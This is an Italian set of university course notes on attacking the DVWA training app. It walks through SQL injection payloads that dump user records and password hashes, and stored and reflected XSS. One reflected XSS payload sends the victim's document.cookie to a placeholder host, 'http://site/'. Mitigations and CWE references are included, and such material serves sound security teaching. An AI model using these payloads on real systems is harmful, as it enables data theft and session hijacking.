



# DISCLAIMER

Il materiale contenuto nel drive è stato raccolto e richiesto tramite autorizzazione ai ragazzi frequentanti il corso di studi di Informatica dell'Università degli Studi di Salerno. Gli appunti e gli esercizi nascono da un uso e consumo degli autori che li hanno creati e risistemati per tanto non ci assumiamo la responsabilità di eventuali mancanze o difetti all'interno del materiale pubblicato.

Il materiale sarà modificato aggiungendo il logo dell'associazione, in tal caso questo possa recare problemi ad alcuni autori di materiale pubblicato, tale persona può contattarci in privato ed elimineremo o modificheremo il materiale in base alle sue preferenze.

Ringraziamo eventuali segnalazioni di errori così da poter modificare e fornire il miglior materiale possibile a supporto degli studenti.



**CoScienze**  
Associazione

## DVWA

Verrà utilizzata una particolare applicazione Web-based che risulta essere **molto vulnerabile: DVWA**.


I servizi vulnerabili di DVWA sono acceduti tramite un'altra *macchina attaccante* (virtuale o no), con i seguenti prerequisiti: browser web ed emulatore di terminale.

Impostiamo per la macchina attaccante la stessa configurazione di rete usata per DVWA (scheda con bridge) e successivamente, usiamo il browser della macchina attaccante per connetterci al server Web di DVWA: digitiamo `http://DVWA-IP/login.php`, dove DVWA-IP indica l'IP della macchina virtuale DVWA (ad esempio, DVWA-IP = 192.168.43.100) Una volta rediretti alla pagina di login immettiamo le credenziali → Nome utente: admin e Password: password.

DVWA offre **tre livelli di difesa** nei suoi script, scegliibili cliccando su "Script Security": low, medium, high (va impostato a low). Inoltre, offre anche un **sistema di rilevazione delle intrusioni** scritto in PHP che monitora le richieste e registra (log) le richieste (va disabilitato).

### Prima sfida

Selezionando il pulsante "**SQL Injection**", otteniamo una pagina Web con un form di input *User ID* → uno script elabora l'input, lo usa in una query SQL e stampa la richiesta.



**Obiettivo della sfida:** iniettare comandi SQL arbitrari tramite il form HTML.

### Passe da seguire per l'attacco

- **Passo 1.** Inviemo al server una *richiesta legittima, valida, non maliziosa* ed analizziamo la risposta.
  - Obiettivo: approfondire la conoscenza del servizio invocato → capire il funzionamento in condizioni normale e ottenere informazioni sul server (nome, numero di versione, etc.).
- **Passo 2 (Fuzz Testing).** Inviemo al server una *richiesta non legittima, non valida, maliziosa* ed analizziamone la risposta.
  - Obiettivo (non realistico): provocare subito una esecuzione remota di codice arbitrario → reazioni tipiche: crash o messaggi di errore; informazioni tipiche: indicazione di un possibile punto di iniezione o indicazione di possibili caratteri speciali.
- **Passo 3.** Se non si è ancora sfruttata la vulnerabilità, si usa l'informazione ottenuta per costruire una nuova domanda (Passo 2) → Se si è sfruttata la vulnerabilità, il compito può dirsi svolto.

### Fuzz testing

L'invio di richieste anomale, effettuato con l'obiettivo di scoprire malfunzionamenti nel programma, prende il nome di **fuzz testing**.

- *Cos'è il fuzz testing.* Il fuzz testing è una tecnica di test del software che coinvolge l'invio di input anomali o inaspettati a un programma al fine di rilevare eventuali malfunzionamenti o vulnerabilità. Questi input anomali possono essere dati di input inaspettati, valori al limite, caratteri speciali o dati casuali.

- *Come si effettua.* Per effettuare il fuzz testing, è necessario creare o utilizzare strumenti che generino input in modo casuale o sistematico e inviarli al programma in esame. Questi input possono includere dati di input strutturati o non strutturati, che vengono modificati in modo casuale o secondo uno schema prestabilito. Il programma viene quindi eseguito con questi input anomali per verificare se si verifica un comportamento inaspettato o indesiderato. I risultati del test vengono analizzati per identificare e correggere eventuali vulnerabilità o errori di programmazione.

**Esempio di attacco per la prima sfida.** Immettiamo diversi input (inizialmente un input corretto e poi tutti anomali) e osserviamo le risposte per chiarire: il formato di una risposta corretta (User ID: 1), il formato di una risposta ad un valore fuori range (User ID: -1), la riflessione dell'input (User ID: 1.0), il formato di una risposta ad un valore di tipo diverso (stringa). Fino a quando non viene sfruttata la vulnerabilità, bisogna continuare con il passo 2 e immettere un'altra richiesta anomala. Immettendo nel form il seguente input User ID: stringa, otteniamo il seguente messaggio di errore del server SQL: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "stringa" at line 1"; e da questo errore possiamo intuire che:

- il server SQL è MySQL;
- l'errore è sul parametro;
- l'errore avviene alla riga 1.

Il *formato della query* potrebbe essere il seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = 'v1';
```


Il server MySQL converte v1 in un intero e preleva la riga corrispondente di table.

**Idea:** proviamo ad iniettare un input che *trasformi la query SQL in un'altra* in grado di stampare tutte le righe della tabella → il server SQL stampa tutte le righe della tabella se e solo se una clausola WHERE risultante dall'iniezione è sempre vera (ovvero una tautologia → condizione logica vera indipendentemente dall'input utente, esempio 1=1).

È possibile iniettare una tautologia immettendo l'input seguente nel form "User ID": `1' OR '1'='1`. La query risultante è la seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR '1'='1';
```

### Albero di attacco



**Risultato.** Viene stampata l'intera tabella degli utenti.

### Uso degli apici singoli

Gli argomenti della tautologia sono stati scritti tra apici singoli, stando attenti a bilanciare l'apice singolo iniziale e finale → è possibile semplificare l'iniezione, mediante l'utilizzo di caratteri di commento (#, --).

- Impostando "User ID": `1' OR 1=1#` si ottiene la query seguente:  

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR 1=1#;
```

## Limiti dell'attacco basato su tautologia

L'iniezione SQL basata su tautologia presenta diverse limitazioni: (i) non permette di dedurre la struttura di una query SQL (campi selezionati e tipo dei campi); non permette di selezionare altri campi rispetto a quelli presenti nella query SQL e (iii) non permette di eseguire comandi SQL arbitrari.

## L'operatore UNION

Possiamo fare di meglio usando l'operatore UNION. Il suo utilizzo unisce l'output di più query → le tabelle coinvolte devono avere lo stesso numero di colonne e i tipi di dati compatibili sulle stesse colonne.

Proviamo ad *iniettare un input* che trasformi la query SQL in una query UNION, in questo modo avremo due query SQL: La prima query SQL è quella dello script e la seconda SQL è fornita dall'attaccante.

## Ostacoli all'iniezione SQL UNION

Affinché la query SQL UNION risultato della iniezione funzioni, è necessario capire la *struttura della tabella* selezionata dallo script, ovvero il numero di colonne e tipi di dato devono combaciare!

Adottiamo un approccio incrementale di tipo "trial and error":




- Immettiamo l'input seguente nel form "User ID": `1' UNION select 1#` → ciò provoca l'iniezione della nostra query in cascata a quella dello script (che purtroppo non si conosce).
  - Otteniamo un messaggio di errore del server SQL: I numero di colonne nelle due query SQL è diverso, quindi la query eseguita dallo script non recupera solo un campo.
- Immettiamo l'input seguente nel form "User ID": `1' UNION select 1, 2#` → viene stampato l'output della query in sequenza.
  - Abbiamo scoperto che la query SQL effettuata dall'applicazione seleziona due campi e basandoci sull'output HTML ipotizziamo che si tratti di un nome e un cognome.
- Proviamo ad iniettare, all'interno della UNION, una interrogazione alle funzionalità di sistema offerte da MySQL → la funzione MySQL `version()` stampa il numero di versione del server MySQL in esecuzione.
  - Proviamo ad iniettare `version()` in una UNION tramite l'input seguente: `1' UNION select 1, version()#` → Otteniamo il numero di versione: 5.1.41

Il server MySQL eseguito in DVWA è piuttosto datato (2010) → Male! Bisogna sempre cercare di mantenere aggiornati i software all'ultima versione disponibile. Dando uno sguardo al servizio CVE Details, scopriamo ben 92 vulnerabilità per MySQL 5.1.4

La funzione MySQL `user()` stampa lo *user name* attuale e l'*host* da cui è partita la connessione SQL. Proviamo quindi ad iniettare `user()` in una UNION tramite l'input seguente: `1' UNION select 1, user()#`.


Otteniamo l'username root e l'host localhost



- Abbiamo scoperto che l'utente SQL usato dall'applicazione DVWA è *root* → Male! L'utente è il più privilegiato possibile. Inoltre, il database è ospitato sullo stesso host dall'applicazione → Male! Web server e SQL server dovrebbero eseguire su macchine separate.

La funzione MySQL `database()` stampa il nome del database usato nella connessione SQL. Proviamo ad iniettare `database()` in una UNION tramite l'input seguente: `1' UNION select 1, database()#`.

Otteniamo il nome del database: `dvwa`



- Abbiamo scoperto che il nome del database usato dall'applicazione è `dvwa`.

Una volta noto il nome del database, è possibile *stamparne lo schema*, ottenendo la struttura delle tabelle. Il database MySQL `information_schema` contiene lo *schema di tutti i database* serviti dal server MySQL: struttura delle tabelle contenute nei DB e struttura dei campi contenuti nelle tabelle.

La tabella `tables` di `information_schema` definisce la struttura di una tabella: il campo `table_name` contiene il nome della tabella ed il campo `table_schema` contiene il nome del database che definisce la tabella.


**Nome delle tabelle del database `dvwa`.** Selezioniamo il campo `table_name` della tabella `information_schema.tables` laddove `table_schema='dvwa'`

```
SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'dvwa';
```

Dovremmo ottenere i *nomi delle tabelle* contenute nel database `dvwa` → proviamo ad iniettare la query ora vista in una UNION:

```
1' UNION select 1, table_name
FROM information_schema.tables
WHERE table_schema = 'dvwa' #
```

Otteniamo le due tabelle `guestbook` e `users`



- Abbiamo scoperto che il database `dvwa` definisce due tabelle: `users` e `guestbook`.

La tabella `users` probabilmente contiene informazioni sensibili sugli utenti. Per stamparne la struttura, utilizziamo la tabella `columns` di `information_schema` definisce la struttura di un campo di una tabella: il campo `column_name` contiene il nome del campo della tabella. Selezioniamo il campo `column_name` della tabella `information_schema.columns` laddove `table_name='users'`.

```
SELECT column_name
FROM information_schema.columns
WHERE table_name = 'users';
```

Dovremmo ottenere i *nomi dei campi* contenuti nella tabella `users` → proviamo ad iniettare la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1, column_name
FROM information_schema.columns
WHERE table_name = 'users' #
```

## Otteniamo i campi della tabella users





- Abbiamo scoperto che la tabella `users` contiene tutti i campi necessari per la definizione di un utente dell'applicazione.

Riusciamo ad *iniettare* una query che stampi una stringa compatta contenente tutte le informazioni dell'utente (anche la **password**)?

Utilizziamo la funzione `concat` che restituisce in output la *concatenazione* di più stringhe. IDEA: usiamo `concat` per costruire una stringa compatta con le informazioni di un utente → `user_id:nome:cognome:username:password`. Proviamo ad iniettare la query ora vista in una UNION tramite l'input seguente:

```
1' UNION select 1,
concat(user_id, ': ', first_name, ': ',
last_name, ': ', user, ': ', password)
FROM users#
```

Otteniamo le informazioni degli utenti memorizzati nella tabella `users`



### La vulnerabilità

La vulnerabilità ora vista sfrutta una specifica **debolezza**: **Debolezza #1**. L'applicazione costruisce un comando SQL utilizzando un input esterno e *non neutralizza* (o lo fa in modo errato) *caratteri speciali* del linguaggio SQL → CWE di riferimento: **CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**.

### Mitigazione #1a

Possiamo implementare un *filtro* dei caratteri speciali SQL → attivando la *script security* a livello "high", lo script `sql_i` (abusato finora) adoperava un filtro basato su `mysql_real_escape_string()`.

```
$id = mysql_real_escape_string($id);
if (is_numeric($id)) {
...
}
```



Il filtro *inibisce* le *iniezioni* basate su apici. Purtroppo esistono anche *iniezioni con argomenti interi* (che non fanno uso di apici). Ad esempio, l'input: `1 OR 1=1` è OK per il filtro → di conseguenza, possono essere stampati tutti i record della tabella.



## Mitigazione #1b

Attivando la script security a livello "high", lo script sqli (abusato finora) *quota l'argomento \$id* nella query.

```
$getid = "SELECT first_name, last_name  
FROM users WHERE user_id = '$id'";
```

Il quoting dell'argomento *annulla il significato semantico dell'operatore OR*, che viene visto come una semplice stringa.

## STORED XSS

La seconda sfida è relativa ad un **Cross Site Scripting (XSS)** di tipo "**Stored**". In tale tipo di attacco, un codice malevolo Javascript viene iniettato dall'attaccante e memorizzato su un server vittima in maniera permanente (tipicamente in un database, tramite form); oppure, viene eseguito dal browser di un client vittima che inconsapevolmente si connette al server vittima.

## REFLECTED XSS

La terza sfida è relativa ad un **Cross Site Scripting (XSS)** di tipo "**Reflected**". In tale tipo di attacco non viene utilizzato un database per memorizzare il codice malevolo Javascript. L'attaccante prepara un *URL che riflette un suo input malevolo* e fa in modo che l'utente vi acceda → l'utente, accedendo all'URL può inconsapevolmente *fornire dati sensibili* all'attaccante.

## CSRF

La quarta sfida è relativa ad un **Cross Site Request Forgery (CSRF)**. In questo tipo di attacco, un utente autenticato su un server S1 viene indotto a eseguire azioni non autorizzate su un altro server S2 mentre è ancora connesso a S1. Questo avviene perché S2 convince l'utente a inviare comandi o richieste al server S1, sfruttando le credenziali di autenticazione dell'utente su S1, senza che l'utente ne sia consapevole.

- Tali comandi provocano azioni eseguite da parte di S1, per conto dell'utente, come se le avesse richieste lui.
- L'utente autenticato su un'applicazione web (ad esempio, una piattaforma di social media) visita un'altra pagina web (ad esempio, un sito compromesso) controllata dall'attaccante.
- La pagina web controllata dall'attaccante contiene codice che invia richieste HTTP ad altre applicazioni web (come il social media) utilizzando le credenziali di autenticazione dell'utente senza che quest'ultimo sia consapevole.
- Poiché l'utente è già autenticato sull'applicazione web di destinazione, le richieste inviate dall'attaccante vengono eseguite come se fossero state generate direttamente dall'utente, consentendo all'attaccante di compiere azioni dannose come modificare le impostazioni dell'account o inviare messaggi.

## SFIDA XSS STORED

Per la prima sfida, impostiamo il livello di sicurezza degli script di DVWA a "Low" e selezioniamo il bottone "XSS Stored":

- Otteniamo una pagina Web con due form di input "Name" e "Message"
- Mediante la pressione del tasto "Sign Guestbook", l'input viene sottomesso all'applicazione xss\_s in esecuzione sul server

**Obiettivo:** *iniettare statement Javascript arbitrari* tramite il form HTML → Come procedere? Iniziamo a stilare una *checklist* di operazioni da svolgere per costruire il nostro attacco.

**Passo 1.** Immettiamo l'input seguente nei form Name e Message: "Mauro" e "Messaggio" ed analizziamo la risposta ottenuta, ovvero *Name: Mauro - Message: Messaggio*. → diventa chiaro il formato di una risposta corretta. Un utente generico che accede all'applicazione xss\_s vede tutti i messaggi postati in precedenza.

Immettiamo l'input seguente nei form: Name = "Attaccante" e Message = "<h1>Titolo</h1>", otteniamo la seguente risposta:


```
Name: Attaccante  
Message:  
Titolo
```

**Passo 2.** Immettiamo l'input seguente nei form: Name = "Attaccante" e Message = "<script>alert(1)</script>", analizziamo la risposta ottenuta:


**Name: Attaccante**

**Message:**

Ma accade anche un'altra cosa... Il codice Javascript iniettato è *eseguito sul browser della vittima* → alert(1) provoca il pop-up di una finestra contenente il numero "1".




### Albero di attacco



È possibile *iniettare* qualcosa di più pericoloso di un semplice pop-up contenente il numero 1? → In altre parole, quali variabili e/o funzioni di interesse possono essere stampate/invocate?

Sfruttando il **DOM (Document Object Model)**, che offre diverse funzioni e strutture dati per la manipolazione dinamica del contenuto di una pagina Web, possiamo accedere ai cookie: `document.cookie` → che fornisce la *rappresentazione testuale* di tutti i cookie posseduti dal browser "vittima".

Immettiamo l'input seguente nei form: Name = "Attaccante" e Message = "<script>alert(document.cookie)</script>". Il codice Javascript iniettato è eseguito sul browser della vittima e `alert(document.cookie)` provoca il pop-up di una finestra contenente i cookie dell'utente vittima.



**Una considerazione...** gli attacchi cisti *non sono sfruttabili, nella realtà*, da un attaccante perché il pop-up con le informazioni lo vede la vittima, non l'attaccante. Inoltre, la vittima si accorge immediatamente dell'attacco. Tuttavia, essi forniscono una **Proof of Concept (POC - prova di concetto)**.




## Un attacco reale

Proviamo ad *iniettare* uno script che imposti la proprietà `document.location` ad un nuovo URL, in questo modo l'applicazione `xss_s` viene permanentemente ridirezionata ad un altro URL.


Immettiamo l'input seguente nei form: Name = "Attaccante" e Message = "<script>document.location='http://abc.it'</script>".

- Nota: abbiamo scelto in URL breve per rientrare nella restrizione di 50 caratteri per il campo "Message".


L'esecuzione del codice Javascript provoca la ridirezione permanente a <http://www.abc.it>



## Albero di attacco



**Stored XSS = iniettare codice Javascript malizioso in un sito web.** Il codice che si inietta con questo attacco viene memorizzato sul server web e viene eseguito ogni volta che un utente visita la pagina vulnerabile.



## Fasi dell'attacco:

- Iniezione di script malizioso:** l'attaccante inserisce codice JavaScript dannoso in un input dell'utente su un sito web vulnerabile (utilizzando un form ad esempio).
- Memorizzazione di script:** lo script dannoso viene memorizzato sul server web e continua a essere eseguito ogni volta che un utente visita la pagina vulnerabile.
- Richiesta di contenuti:** l'utente vittima visita la pagina web vulnerabile e il suo browser invia una richiesta al server per caricare la pagina.
- Ricezione di script malizioso:** il server invia la pagina web all'utente, che include lo script JavaScript dannoso iniettato dall'attaccante.
- Esecuzione di script:** il browser dell'utente vittima esegue lo script JavaScript dannoso, che può essere utilizzato per rubare dati sensibili, dirottare l'utente su siti Web dannosi o eseguire altre azioni dannose.

## La vulnerabilità

La vulnerabilità analizzata nella sfida XSS Stored sfrutta una specifica **debolezza** → **DEBOLEZZA #1:** l'applicazione *non neutralizza* (o lo fa in modo errato) l'*input utente* inserito in una pagina Web. CWE di riferimento: **CWE-79 Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting')**.

## Mitigazioni

Possiamo implementare un filtro basato su white list, facendo scegliere l'input in una lista di valori fidati. Ad esempio, tramite un menu a tendina.

In alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input e ciò accade nel livello "High". Infatti, attivando la script security a livello "high", lo script `xss_s` (abusato finora) adopera un filtro basato su tre funzioni: `trim()`, `mysql_real_escape_string()`, `htmlspecialchars()`.

**Ripristino del database.** Dopo l'esecuzione di una sfida, è possibile ripristinare il database di DVWA mediante il tasto "Create/Reset Database" dal menu Setup.

## SFIDA XSS REFLECTED

Per la sfida, impostiamo nuovamente il livello di sicurezza degli script di DVWA a "Low" e selezioniamo il bottone **XSS Reflected**: otteniamo una nuova pagina Web con un form di input "What's your Name" e mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione `xss_r` in esecuzione sul server (NON è coinvolto alcun server SQL).

La strategia di attacco a `xss_r` ricalca quella vista per `xss_s`. Tuttavia, a differenza di `xss_s`, il form HTML nell'applicazione `xss_r` **accetta molti più caratteri** e ciò rende possibili **attacchi più sofisticati**.

Consideriamo il codice Javascript seguente:

```
<img
  src=x
  onerror = this.src =
    'http://site/?c='+document.cookie
/>
```


- Il tag `img` definisce un'immagine in un tag HTML.
- `src=x` → si prova a caricare un'immagine esistente.
- L'evento `onerror` scatta quando si verifica un errore nel caricamento di un oggetto esterno. Se si verifica l'evento `onerror` viene associata una callback (funzione Javascript).
- `this.src` → In Javascript, `this` è usato per indicare l'oggetto corrente (l'immagine in questo caso).
- `this.src` → La proprietà `src` specifica la sorgente dell'oggetto.
- `http://site/?c='+document.cookie`
  - `http://site/` → Viene specificato l'URL da richiedere in caso di errore
  - `?c` → All'URL è attaccato un parametro `c`.
  - `+document.cookie` → Il valore del parametro `c` è la stringa contenente i cookie dell'ultima vittima.

Che succede se il codice appena visto viene *iniettato* nel campo "What's your Name"?


Viene provocato l'**invio di una richiesta HTTP** al Web server <http://site/>:

- L'URL della richiesta contiene i cookie dell'utente che ha caricato la pagina!
- Se il Web server è sotto il controllo dell'attaccante, costui può analizzare i log e leggere i cookie.

## Albero di attacco



**Reflected XSS = consente a un malintenzionato di iniettare codice JavaScript dannoso in un URL o in un modulo di un sito web.** Questo codice viene quindi riflesso dal server web e viene eseguito nel browser dell'utente vittima quando visita la pagina vulnerabile.



Fasi dell'attacco:

1. **L'attaccante invia il link alla vittima:** l'attaccante crea un URL dannoso che contiene codice JavaScript dannoso. Questo URL può essere inviato all'utente vittima tramite e-mail, messaggio di testo o altri mezzi.
2. **Apertura del link e connessione al server:** l'utente vittima clicca sull'URL dannoso e il suo browser invia una richiesta al server per caricare la pagina web.
3. **Fornisce dati sensibili:** il browser dell'utente vittima esegue lo script JavaScript dannoso, che può essere utilizzato per rubare dati sensibili, dirottare l'utente su siti Web dannosi o eseguire altre azioni dannose.

### La vulnerabilità

La vulnerabilità analizzata nella sfida XSS Reflected sfrutta una specifica **debolezza**, ovvero la CWE-79 (l'applicazione non neutralizza l'input utente inserito in una pagina Web).

### Mitigazioni

Implementazione di un **filtro** basato su *white list*, oppure optiamo per l'implementazione di un filtro che *neutralizzi i caratteri speciali* nell'input. Attivando la security a livello "high", lo script xss\_r (abusato finora) adopera un filtro basato su tre funzioni: *trim()*, *mysql\_real\_escape\_string()*, *htmlspecialchars()*.

### **XSS Stored vs XSS Reflected**

L'attacco XSS Stored e l'attacco XSS Reflected sono due varianti di Cross-Site Scripting (XSS), ma differiscono nel modo in cui l'attacco viene eseguito e come le vittime vengono colpite:

- XSS Stored (Persistente):
  - In un attacco XSS Stored, il payload dannoso viene memorizzato o "iniettato" permanentemente nel server web.
  - Questo payload dannoso viene poi restituito a tutte le vittime che visualizzano la pagina web contenente il payload, indipendentemente dall'utente.
  - Un esempio comune è quando un attaccante inserisce uno script dannoso in un campo di input di un sito web, come una casella di commento, che viene quindi memorizzato nel database del server. Quando altri utenti visitano la pagina, lo script viene eseguito nel loro browser.
- XSS Reflected (Non Persistente):
  - In un attacco XSS Reflected, il payload dannoso non viene memorizzato nel server web, ma viene "riflesso" direttamente sul browser della vittima attraverso una richiesta HTTP.
  - L'attaccante fornisce un link contenente il payload dannoso e convince la vittima a fare clic su di esso. Quando la vittima fa clic sul link, il payload viene incluso nella richiesta HTTP e viene riflesso nella risposta del server.
  - Un esempio comune è quando un attaccante invia un'email di phishing contenente un link che include il payload XSS. Se la vittima clicca sul link, il payload viene eseguito nel suo browser quando la pagina web viene caricata.

## Uso dei cookie

I **cookie** sono usati nelle applicazioni Web per: autenticazione, tracking e gestione delle preferenze degli utenti. Un cookie viene:

- creato dall'applicazione Web in esecuzione sul server;
- salvato nel browser del client;
- letto successivamente dall'applicazione che lo ha creato.

## Cookie-based Authentication

I server utilizzano i cookie per *memorizzare informazioni sui client*.

- Dopo che un client si è autenticato con successo, il server gli invia un cookie che funge da **authentication tag**.
- Ad ogni successiva richiesta di autenticazione, il browser presenta il cookie, il server verifica l'autenticità del cookie e fornisce l'accesso.




1. Autenticazione iniziale:
  - a. L'utente inserisce le proprie credenziali (ad esempio, nome utente e password) in un modulo di login sul sito web.
  - b. Il server verifica le credenziali confrontandole con il database degli utenti registrati.
  - c. Se le credenziali sono valide, il server procede con i seguenti passaggi.
2. Generazione del cookie di autenticazione:
  - a. Il server genera un cookie di autenticazione univoco e crittografato.
  - b. Il cookie contiene informazioni sull'utente autenticato, come l'ID utente o un token di autenticazione.
  - c. Il cookie viene inviato al browser dell'utente e memorizzato sul suo computer.
3. Richieste successive:
  - a. Quando l'utente accede ad altre pagine del sito web, il browser invia automaticamente il cookie di autenticazione al server con ogni richiesta.
  - b. Il server riceve il cookie e ne verifica la validità.
